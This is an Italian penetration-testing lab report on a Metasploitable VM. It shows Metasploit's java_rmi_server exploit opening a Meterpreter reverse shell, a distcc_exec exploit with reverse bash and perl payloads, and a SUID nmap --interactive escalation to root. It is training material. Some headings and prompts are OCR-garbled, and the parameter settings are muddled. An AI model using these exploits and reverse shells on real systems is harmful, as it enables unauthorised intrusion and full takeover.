S7L5

Consegna

Attaccare macchina metasploitable su porta 1099 servizio java rmi, ottenendo sessione remota di meterpreter. Ottenendo configurazione di rete e informazioni della tabella di routing della macchina remota.

IP kali 192.168.77.111, IP meta 192.168.77.112

CONSIDERAZIONI

Imposteremo l'ip di kali e di meta, che verranno interfacciate tramite pfsense e messe sulla stessa rete interna per comodità (segmentare la rete per questi due ip può risultare scomodo)

Verrà usata la rete 192.168.77.0/24 per comodità

REQUISITI

- kali, metasploitable sulla stessa rete o reti che comunicano tramite router.
- meterpreter installato.
- Ip configurati

PROCEDURA PER REQUISITI


Uso pfsense e cambio l'ip dell'intermaccia em2, la LAN a cui sono collegate le macchine kali e meta. Lo cambio in 192.168.77.1/24 con una procedura ormai nota

```
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***


WAN (wan) -> em0 -> v4/DHCP4: 10.8.2.15/24
v6/DHCP6: fd08::a08:27ff:fe24:a03d/64

LAN1 (lan) -> em1 -> v4: 192.168.18.1/24
OPT1 (opt1) -> em2 -> v4: 192.168.77.1/24
OPT2 (opt2) -> em3 -> v4: 192.168.38.1/24
```


Imposto l'ip di kali dalle impostazioni di rete



E lascio attiva solo l'interfaccia relativa alla rete interna



Faccio lo stesso per metasploitable, andando a cambiare l'ip della macchina direttamente dalla configurazione delle interfacce tramite sudo nano



Riavvio l'interfaccia di rete per salvare i cambiamenti e procedo a verificare l'ip

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
                                                                                 [ OK ]
msfadmin@metasploitable:~$ ifconfig
           Link encap:Ethernet HWaddr 08:00:27:ae:7a:06
           inet addr: 192.168.77.112 Bcast: 192.168.77.255 Mask: 255.255.255.0
           inet6 addr: fe80::a00:27ff:feae:7a06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000
           RX bytes:3121 (3.0 KB) TX bytes:11268 (11.0 KB)
           Base address:0xd020 Memory:f0200000-f0220000
lo
           Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:122 errors:0 dropped:0 overruns:0 frame:0
           TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:32215 (31.4 KB) TX bytes:32215 (31.4 KB)
msfadmin@metasploitable:~$
```

È tutto ok, posso procedere con il ping per vedere se le macchine si parlano

```
msfadmin@metasploitable:~$ ping 192.168.77.111
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data.
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=6.08 ms
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=0.648 ms
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=0.726 ms

--- 192.168.77.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.648/2.486/6.084/2.544 ms
msfadmin@metasploitable:~$ 4
```

Tutto ok, le macchine si parlano e gli ip sono corretti

SFSSIONF RFMOTA

Per acquisire il controllo della macchina target (metasploitable), avvieremo meterpreter tramite il comando mfconsole, caricheremo l'exploit e il payload da mandare

```
(kali⊛kali)-[~]
 $ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
     Trace program: running
           wake up, Neo...
        the matrix has you
      follow the white rabbit.
          knock, knock, Neo.
                             https://metasploit.com
       =[ metasploit v6.4.44-dev
       =[ 2487 exploits - 1281 auxiliary - 431 post
       =[ 1466 payloads - 49 encoders - 13 nops
     --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
```

L'easter egg di oggi è un riferimento a matrix, carino

Vado a cercare cosa è java rmi. È una tecnologia che consente ai processi java distrubuiti di comunicare attraverso una rete.

Opera sulla porta 1099, verifico con nmap

```
masse exploit(multi/miss/java_mmi_server) > nmap -p 1099 192.168.77.112

[*] exec: nmap -p 1099 192.168.77.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 09:49 CET mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using —system-dns or specify valid servers with —dns-servers Nmap scan report for 192.168.77.112

Host is up (0.011s latency).

PORT STATE SERVICE 1099/tcp open rmiregistry

MAC Address: 08:00:27:AE:7A:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds msf6 exploit(multi/misc/java_rmi_server) >
```

Il servizio è attivo! Cerco quindi un exploit con search java rmi

Ce ne sono parecchi. Il più adatto sembra il numero 11, che è "excellent", come target ha macchine x86 linux e soprattutto è menzionato nella slide

```
msf6 > use 11
[*] Additionally setting TARGET ⇒ Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > ■
```

PARAMETRI

Configuro i parametri con set

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.112
RHOSTS ⇒ 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099

msf6 exploit(multi/misc/java_rmi_server) > set SRVHOST 192.168.77.112
SRVHOST ⇒ 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.111
RHOSTS ⇒ 192.168.77.111
```

Verifica configurazione

Uso show options per verificare la configurazione. È tutto pronto

Exploit

Con il comando exploit faccio partire l'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/joqGU85v8
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header...
[*] 192.168.77.112:1099 - Sending RMI Call...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:55821) at 2025-01-24 10:02:22 +0100
```

Sessione aperta, ora ne verifico lo status

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
```

```
meterpreter > ifconfig
Interface 1
            : lo
Name
Hardware MAC : 00:00:00:00:00:00
MTU
           : 16436
      : UP,LOOPBACK
Flags
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:
Interface 2
            : eth0
Name
Hardware MAC: 08:00:27:ae:7a:06
MTU
         : 1500
      : UP,BROADCAST,MULTICAST
Flags
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feae:7a06
IPv6 Netmask : ffff:ffff:ffff:
Interface 3
Name
            : eth1
Hardware MAC : 08:00:27:b0:64:6f
           : 1500
MTU
            : BROADCAST, MULTICAST
Flags
```

Queste sono le configurazioni di rete di metasploitable, le riconosciamo dall'ipv4 dell'interfaccia 2

```
      meterpreter > route

      IPv4 network routes

      Subnet
      Netmask
      Gateway
      Metric
      Interface

      0.0.0.0
      0.0.0.0
      192.168.77.1
      100
      eth0

      192.168.77.0
      255.255.255.0
      0.0.0.0
      0
      eth0

No IPv6 routes were found.
```

Qui invece vediamo le impostazioni di routing. L'esercizio è concluso

BONUS

CONSEGNA

Effettuare l'attacco sul servizio distccd (kali -> meta) e realizzare una privilege escalation

PROCEDURA

Manteniamo le macchine collegate come prima, usiamo metasploit e accediamo tramite shell remota alla macchina remota

Distccd

È un servizio di compilazione distribuita tramite rete di C e C++, opera su porta 3632 e spesso non è ben configurato e rimane accessibile dall'esterno

Nmap

Verifico che il servizio funzioni, scansiono con nmap la porta 3632

```
msf6 exploit(unix/misc/distcc_exec) > nmap -p 3632 192.168.77.112

[*] exec: nmap -p 3632 192.168.77.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 10:16 CET mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers Nmap scan report for 192.168.77.112

Host is up (0.0092s latency).

PORT STATE SERVICE 3632/tcp open distccd
MAC Address: 08:00:27:AE:7A:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds msf6 exploit(unix/misc/distcc_exec) >
```

Servizio attivo e porta aperta, posso procedere.

Exploit

Dopo aver avviato msfconsole, cerco exploit relativi a distcdd

Seleziono l'unico exploit che trovo

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
```

Configuro l'exploit come segue:

Purtroppo il payload non funziona

Seleziono un payload differente, dopo una rapida ricerca su internet vedo che reverse_perl può fare al caso mio

Dopo aver selezionato reverse perl, procedo con l'exploit. Riesco a collegarmi e a mantenere la sessione attiva. Sono collegato.



Con whoami verifico di essere collegato con deamon

ROOT FSCALATION

Cos'è e come funziona

La root escalation è un processo tramite il quale un utente o attaccante ottiene i privilegi di amministratore (root) superando le restrizioni o meccanismi di sicurezza dell'os.

Questo può avvenire sfruttando vulnerabilità, configurazioni errate o errori umani

Il metodo più comodo, che verrà utilizzato per primo, è cercare file con i permessi SUID

SUID: cos'è?

Il SUID è un permesso speciale sui file eseguibili in unix/linux. Quando un file ha il bit SUID impostato, viene eseguito con i privilegi del proprietario del file, che speso è l'utente root, anziché con quelli dell'utente che lo esegue. Se quel file è mal configurato o vulnerabile, può essere sfruttato per ottenere

privilegi elevati

Per verificare quali file hanno il SUID si utilizza il seguente comando

find / -perm -u=s -type f 2>/dev/null

Ricerca file con SUID

```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/opt/VBoxGuestAdditions-7.1.4/bin/VBoxDRMClient
```

nmap

Nmap fino alla versione 5.21 include una modalità interattiva, e ha il suid impostato

Posso quindi usarlo per ottenere i permessi di root

```
nmap --version
Nmap version 4.53 ( http://insecure.org )
nmap --interactive
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```

Ora posso ottenere una shell con il comando !sh

Se il binario è SUID root, la shell avrà privilegi elevati

```
nmap> !sh
whoami
root
```

Voilà, ecco fatto